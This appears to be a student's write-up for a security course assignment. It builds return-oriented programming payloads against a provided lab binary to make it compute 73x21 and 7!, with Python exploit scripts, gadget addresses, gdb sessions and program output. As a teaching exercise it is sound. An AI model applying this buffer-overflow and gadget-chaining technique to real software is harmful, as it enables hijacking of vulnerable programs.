1. The programmer intended to multiply 73 and 21 instead. Can you make the program compute 73 x 21 ?


This is the script which I've used for Question1.

```
gad1 = "\xf3\x15\x09\x08" #0x080915f3 : pop ecx ; ret
gad2 = "\x07\x97\x04\x08" #0x08049707 : add ecx, ecx ; ret
#because 0a cannot be given as input to scanf, it's NULL char
gad3 = "\x1e\x90\x04\x08" #0x0804901e : pop ebx ; ret
gad4 = "\x9a\xf4\x0c\x08" #0x080cf49a : pop eax ; ret
gad5 = "\x65\x97\x04\x08" #0x08049765 : imul eax, ebx ; add eax, 0xa ; ret
gad6 = "\x7c\x97\x04\x08" #0x0804977c : sub eax, ecx ; ret

# hex of value 5
val5 = "\x05\x00\x00\x00"

# hex of value 73
val73 = "\x49\x00\x00\x00"

# hex of value 21
val21 = "\x15\x00\x00\x00"

ebp_val = "\x58\xcf\xff\xff"

old_ecx = "\xf4\xaf\x10\x08"
old_ebx = "\xf4\xaf\x10\x08"
gotopf = "\x8b\x98\x04\x08" #redirecting to the printf statement

input1 = 'A'*36 + ebp_val + gad1 + val5 + gad2 + gad3 + val73 + gad4 + val21
'''
initializing
ecx = 10
ebx = 73
eax = 21
'''
input2 = gad5 + gad6 #eax = 73*21
```

```
restore_register = gad1 +old_ecx + gad3 + old_ebx +  gotopf # so that printf can execute normally

final_input = input1 + input2 + restore_register
print final_input
```


By trial and error I got to know that the buffer overflows on 40 A's, now we'll keep the ebp_val as it is, which is known by disassembling after the ebp value is pushed onto the stack.

To find the gadgets, ROPgadget tool is used.



```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_3_password_1234/ROPgadget-master$ ROPgadget --binary ../main > ../gadgets
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_3_password_1234/ROPgadget-master$
```

To find a particular gadget within all these possible gadgets, we can use grep command
cat gadgets | grep "pop"




```
0x080835bf : pop eax ; push dword ptr [esp + 0x60] ; mov
0x080b9b90 : pop eax ; push eax ; push ebx ; jmp 0x80b98
0x080cf49a : pop eax ; ret
0x08080584 : pop eax ; retf 0xfffc
```

Similarly other gadgets can be found.
I have initialized the values of registers ebx as 73 and eax as 21. These are done by gadgets

```
gad1 = "\xf3\x15\x09\x08" #0x080915f3 : pop ecx ; ret
gad3 = "\x1e\x90\x04\x08" #0x0804901e : pop ebx ; retT
```

This can be verified by putting a breakpoint at scanf;




```
0x080cf49b in _Unwind_GetDataRelBase ()
(gdb) info registers eax ebx ecx
eax            0x15      21
ebx            0x49      73
ecx            0xa       10
(gdb)
```

Now, we can multiply using gad5, which will do
eax = eax * ebx;
eax += 10

This eax += 10 is the side effect of this gadget, so to solve this we'll subtract 10 from eax. That's why initialised ecx to 10, but this is done in a roundabout way.

ecx is initialized to 5, then ecx is added to itself using gad2. The reason for this is because the value of 10 in hex is “0000000a”. When the scanf reads this input it treats 0a as NULL character as 10 is the ascii of NULL character. So scanf doesn't read anything after 0xa, that's why the value of ecx is initialized to 10 in this roundabout way.


After that we've multiplied, we want this to print it to the screen. So we've to somehow redirect our output to printf. Printfs are present in our assembly.



```
   0x0804987a <+53>:    push   %eax
   0x0804987b <+54>:    call   0x8052230 <printf>
   0x08049880 <+59>:    add    $0x4,%esp
   0x08049883 <+62>:    mov    -0x8(%ebp),%edx
   0x08049886 <+65>:    mov    -0xc(%ebp),%eax
   0x08049889 <+68>:    add    %edx,%eax
   0x0804988b <+70>:    mov    %eax,-0x10(%ebp)
   0x0804988e <+73>:    pushl  -0x10(%ebp)
   0x08049891 <+76>:    lea    -0x37fbd(%ebx),%eax
   0x08049897 <+82>:    push   %eax
   0x08049898 <+83>:    call   0x8052230 <printf>
```

This printf takes whatever is stored in eax and prints it to the screen. We'll redirect our code to the printf at location 0x….987b which is stored in gotopf.

This is the output at this stage:




```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_3_password_1234$ python Question_1.py > payload_Q1
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_3_password_1234$ ./main < payload_Q1
This program ONLY adds 21 to itself
21 + 21 = 42
Anything to say?
Segmentation fault (core dumped)
```

This gives a segmentation fault.

Now, when we restore the ebx and ecx registers to its old value, the program runs as expected. The changes done for this use the same gadgets as used above.

The old values of ecx and ebx are found using gdb




```
(gdb) info registers ebx ecx
ebx            0x810aff4        135311348
ecx            0x810aff4        135311348
```

We set this values in variables

```
old_ecx = "\xf4\xaf\x10\x08"
old_ebx = "\xf4\xaf\x10\x08"
```

Now our exploit works as expected.



```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_3_password_1234$ python Question_1.py > payload_Q1
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_3_password_1234$ ./main < payload_Q1
This program ONLY adds 21 to itself
21 + 21 = 42
Anything to say?
1533
Anything to say?
Segmentation fault (core dumped)
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_3_password_1234$
```

2. Taking it a step further, we would like to make the binary compute a factorial. Create a payload to compute 7!

The script which I've used for this question is as follow:


```
gad1 = "\xf3\x15\x09\x08" #0x080915f3 : pop ecx ; ret
gad2 = "\x07\x97\x04\x08" #0x08049707 : add ecx, ecx ; ret
#because 0a cannot be given as input to scanf, it's NULL char
gad3 = "\x1e\x90\x04\x08" #0x0804901e : pop ebx ; ret
gad4 = "\x9a\xf4\x0c\x08" #0x080cf49a : pop eax ; ret
gad5 = "\x65\x97\x04\x08" #0x08049765 : imul eax, ebx ; add
eax, 0xa ; ret
gad6 = "\x7c\x97\x04\x08" #0x0804977c : sub eax, ecx ; ret
gad7 = "\xcb\xbc\x04\x08" #0x0804bccb : inc ebx ; ret

# hex of value 1
val1 = "\x01\x00\x00\x00"

# hex of value 5
val5 = "\x05\x00\x00\x00"

gotopf = "\x8b\x98\x04\x08" #redirecting to the printf
statement

ebp_val = "\x58\xcf\xff\xff"

old_ecx = "\xf4\xaf\x10\x08"
```

```
old_ebx = "\xf4\xaf\x10\x08"

input1 = 'A'*36 + ebp_val + gad1 + val5 + gad2 + gad3 + val1
+ gad4 + val1
'''
initializing
ecx = 10
ebx = 1
eax = 1
'''
input2 = ''
for i in range(7):
    input2 += gad5 + gad6 + gad7

restore_register = gad1 +old_ecx + gad3 + old_ebx +  gotopf #
so that printf can execute normally

final_input = input1 + input2 + restore_register
print final_input
```

Here we use the same gadgets as used in Q1 with one additional gadget.
input1 sets the value of ecx = 10, ebx = 2 and eax = 1

The reason for initializing ecx with 10 has been explained in Q1. In short, it is to overcome the side effect of multiplication gadget (gad5)

Now we want to compute the 7!. It uses gadgets 5, 6 and 7. The iterations has been explained below



ecx = 10 ebx = 1 eax = 1

ecx = 10 doesn't change throughout these iterations

gad 5: eax = eax * ebx
eax += 10

gad 6: eax = eax - ecx (10)

gad 7 ebx += 1


Iteration 0:

gad 5: eax = 1 * 1 = 1
eax += 10 ; eax = 11

gad 6: eax = eax - ecx
= 11 - 10
= 1

gad 7:
ebx = 2

Now, eax = 1, ebx = 2, ecx = 10



Iteration 1:

gad 5: eax = 1 * 2 = 2
eax = 12

gad 6: eax = 12 - 10
= 2

gad 7:
ebx = 3

Now, eax = 2, ebx = 3, ecx = 10

Iteration 2:

gad 5: eax = 2 * 3 = 6
eax = 16

gad 6: eax = 16 - 10
= 6

gad 7:
ebx = 4


Now, eax = 6, ebx = 4, ecx = 10

After each iteration i, the value stored in the eax is (i+1)!. Since we're running the loop 7 times [0, 6], the value stored in eax at the end of this loop is 7!, which is what is asked in question.

Here too, we've to keep the old values of ebx and ecx as it is. The same thing is done in question 1.

```
restore_register = gad1 +old_ecx + gad3 + old_ebx +  gotopf #
```

The output of this question is as follows:



```
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_3_password_1234$ python Question_2.py > payload_Q2
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_3_password_1234$ ./main < payload_Q2
This program ONLY adds 21 to itself
21 + 21 = 42
Anything to say?
5040
Anything to say?
Segmentation fault (core dumped)
sse@sse_vm:~/Documents/SSE/Assignment/cs6570_assignment_3_password_1234$
```